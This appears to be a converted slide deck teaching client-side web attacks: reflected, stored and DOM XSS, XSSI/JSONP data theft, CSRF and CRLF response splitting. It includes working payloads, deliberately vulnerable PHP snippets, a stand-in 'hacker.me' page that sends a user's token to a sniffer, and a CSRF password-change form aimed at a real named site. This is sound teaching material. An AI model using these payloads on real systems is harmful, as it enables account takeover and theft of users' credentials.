

Client Side

XSS

Cross Site Scripting

WTF is XSS?

User input cause html/js injection or script evaluating

```
/hi.php?me=<h1>1</h1>
```

```
...  
<body>  
Hello, <h1>1</h1>  
</body>  
...
```

```
/hi.php#alert(1337);
```

```
...  
<script>  
var user = eval(location.hash.slice(1))  
</script>  
...
```

```
/img.php?u=1" onerror="alert(1)
```

```
...  
  
...
```

```
/user.php?id=1337
```

```
...  
<div id='content'>  
<?php readfile($_GET['id']); ?>  
</div>
```

```
/1337.txt
```

```
<script>alert(1);</script>
```

Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page

`/user.php`

```
...  
<div id='content'>  
<?php readfile($_GET['id']); ?>  
</div>
```

`/1337.txt`

```
<script>alert(1);</script>
```

`?id=1337`



Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page

```
... /user.php?id=1337  
<div id='content'>  
  /1337.txt  
  <script>alert(1);</script>  
</div>  
...
```

(HTML response)



Stored XSS

```
stored-xss.php
1 <?php
2 if (isset($_GET['msg'])){
3     file_put_contents('guests.txt', $_GET['msg']);
4     echo "Added!<br>";
5 }
6 echo "Guestbook content: ";
7 readfile('guests.txt');
8 ?>
```

Line 7, Column 20 Tab Size: 4 PHP

Request

Raw Params Headers Hex

```
GET /stored-xss.php?msg=<script>alert(1)</script> HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cache-Control: max-age=0
```

Соединение... × +


127.0.0.1:8081/stored-xss.php × >> ≡

Guestbook content:

1

OK

Передача данных с 127.0.0.1...



Reflected XSS

Payload injects in page from user's request

Clear HTML-code injection:

```
...  
/hi.php?me=<h1>1</h1>  
...  
<body>  
Hello, <h1>1</h1>  
</body>  
...
```

/hi.php?me=<h1>1</h1>




(HTML response)



Reflected XSS

Payload injects in page from user's request

Clear HTML-code injection:



Reflected XSS

Payload injects in page from user's request

Injection in tag attribute:

```
...  
/img.php?u=1" onerror="alert(1)  
...  
  
...
```

/img.php?u=1" onerror="alert(1)




(HTML response)



Reflected XSS

Payload injects in page from user's request


Injection in tag attribute:



DOM XSS


JS executes our payload

```
...  
/hi.php#alert(1337);  
...  
<script>  
var user = eval(location.hash.slice(1))  
</script>  
...
```



DOM XSS


JS executes our payload



What can XSS?

- HTTP/S Requests via ajax (CORS/**SOP!!!**)
- Page hijacking
- Form grabber / input logger
- Man-in-The-Browser
- XSS worm via stored xss
- etc (see BeEF)

scheme,
hostname,
port



XSSI

Cross Site Scripting Inclusion

WTF is "XSSI"?

Example 1: dynamic js scripts

`social.net/me.js`

```
var user_mail = 'user@test.com';  
var secret_token =  
'63a9f0ea7bb98050796b649e85481845';  
...
```

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';  
var secret_token = '%token_here%';  
...
```

**Dynamic content
with user's data**

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>  
<script>  
send_to_sniffer(user_mail+':'+secret_token);  
</script>
```

**Hacker's fake site
with payload**



**logged in
social.net users**

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';  
var secret_token = '%token_here%';  
...
```

**Dynamic content
with user's data**

Open hacker's
website with
evil script

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>  
<script>  
send_to_sniffer(user_mail+':'+secret_token);  
</script>
```

**Hacker's fake site
with payload**



**logged in
social.net users**



Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';  
var secret_token = '%token_here%';  
...
```

**Dynamic content
with user's data**

↑ Cookie: ...

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>  
<script>  
send_to_sniffer(user_mail+' '+secret_token);  
</script>
```

**Hacker's fake site
with payload**

Browser loads script
from social.net/me.js
with live user's
session on social.net



**logged in
social.net users**

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';  
var secret_token =  
'63a9f0ea7bb98050796b649e85481845';  
...
```

**Dynamic content
with user's data**

Dynamic script with
user's data in vars
will be execute in
user's browser on
hacker.me/test.html

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>  
<script>  
send_to_sniffer(user_mail+':'+secret_token);  
</script>
```

**Hacker's fake site
with payload**



**logged in
social.net users**

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';  
var secret_token =  
'63a9f0ea7bb98050796b649e85481845';  
...
```

**Dynamic content
with user's data**

Now JS can access
this vars and send
them to hacker's log!

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>  
<script>  
send_to_sniffer(user_mail+':'+secret_token);  
</script>
```

**Hacker's fake site
with payload**



**logged in
social.net users**

Example 2: JSONP

Same as example 1 with JSONP

social.net/me.php?cb=pewpew

```
pewpew({"name": "user@test.com",  
"secret_token" :  
"63a9f0ea7bb98050796b649e85481845"})
```

Example 2

social.net/me.php?cb=pewpew

```
pewpew({"name": "user@test.com",  
"secret_token":  
"63a9f0ea7bb98050796b649e85481845"})
```

<script>

hacker.me/test.htm

```
pewpew = function(i){  
send_to_sniffer(i.name+i.secret_token);  
}
```

</script>

```
<script src="//social.net/me.php?cb=pewpew">
```

</script>

Write your own function!

CSRF

Cross Site Request Forgery

WTF is "CSRF"?

[hacker.site/1.html](#)

```
<body onload="document.forms[0].submit()">  
<form method="GET" action="//social.net/settings">  
<input name="type" value="password">  
<input name="pass" value="qwerty123">  
</form>  
...
```




```
GET /settings?type=password&pass=qwerty123 HTTP/1.1  
Host: social.net  
Cookie: username=user1; ...  
...
```


CSRF attack plan

- Server has no uniq tokens per request/user/session and no "referer" checks
- Create form with filled inputs and autosubmit
- Gave link to authenticated user
- He opens link, form submits and browser make crafted by hacker request

CSRF example

Real-life example. CSRF in password change processing



The image shows a real-life example of a CSRF attack. On the left, a browser window displays the Yota website's password change page. The page title is "Изменение пароля" (Change password) and the URL is `https://my.yota.ru/selfcare/setPassword`. The page contains two input fields: "Новый пароль" (New password) and "Подтверждение пароля" (Confirm password), followed by a "Сохранить" (Save) button.

On the right, a code editor window titled "untitled" shows the malicious HTML payload used for the attack. The code is as follows:

```
1 <html>
2 <body>
3 <form action="https://my.yota.ru/selfcare/setPassword" method="POST">
4 <input type="hidden" name="password" value="_new_password_" />
5 <input type="hidden" name="pconfirm" value="_new_password_" />
6 <input type="submit" value="Submit request" />
7 </form>
8 </body>
9 </html>
```

The code is a POST request to the password change endpoint, with the password and confirmation fields set to the value `_new_password_`. The submit button is labeled "Submit request".

HTTP Response Splitting

or CRLF injection

WTF is "CRLF"?

Typical HTTP request:

```
POST / HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0[CRLF]
Accept: text/html[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]
```

```
data=pawpaw
```

CR - Carriage Return

LF - Line Feed

CRLF means end-of-line in HTTP packets

CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

Typical HTTP response:

```
HTTP/1.1 200 OK[CRLF]
Host: www.example.com[CRLF]
Connection: close[CRLF]
X-Powered-By: PHP/5.5.31[CRLF]
Content-type: text/html[CRLF][CRLF]

page<h1>content</h1>here
```

CR - Carriage Return
LF - Line Feed

CRLF means end-of-line in HTTP packets
CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

What if we can inject in HTTP headers?

```
GET /?content_type=text/html HTTP/1.1  
Host: 127.0.0.1:8081  
...
```



```
HTTP/1.0 200 OK  
Server: BaseHTTP/0.3 Python/2.7.11  
Content-type: text/html  
  
<html>  
...
```

WTF is "CRLF"?


Modify headers as you want, add new header for example:

```
GET /?content_type=text/html%0d%0aSet-Cookie: a=b; HTTP/1.1  
Host: 127.0.0.1:8081  
...
```

↙ [CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**
Set-Cookie: a=b

<html>
...



WTF is "CRLF"?

Just add double [CRLF] to rewrite page content!

```
GET /?content_type=text/html%0d%0a%0d%0a<h1>1<!-- HTTP/1.1
Host: 127.0.0.1:8081
...

```

↙ [CRLF][CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**

```
<h1>1<!--
<html>
```

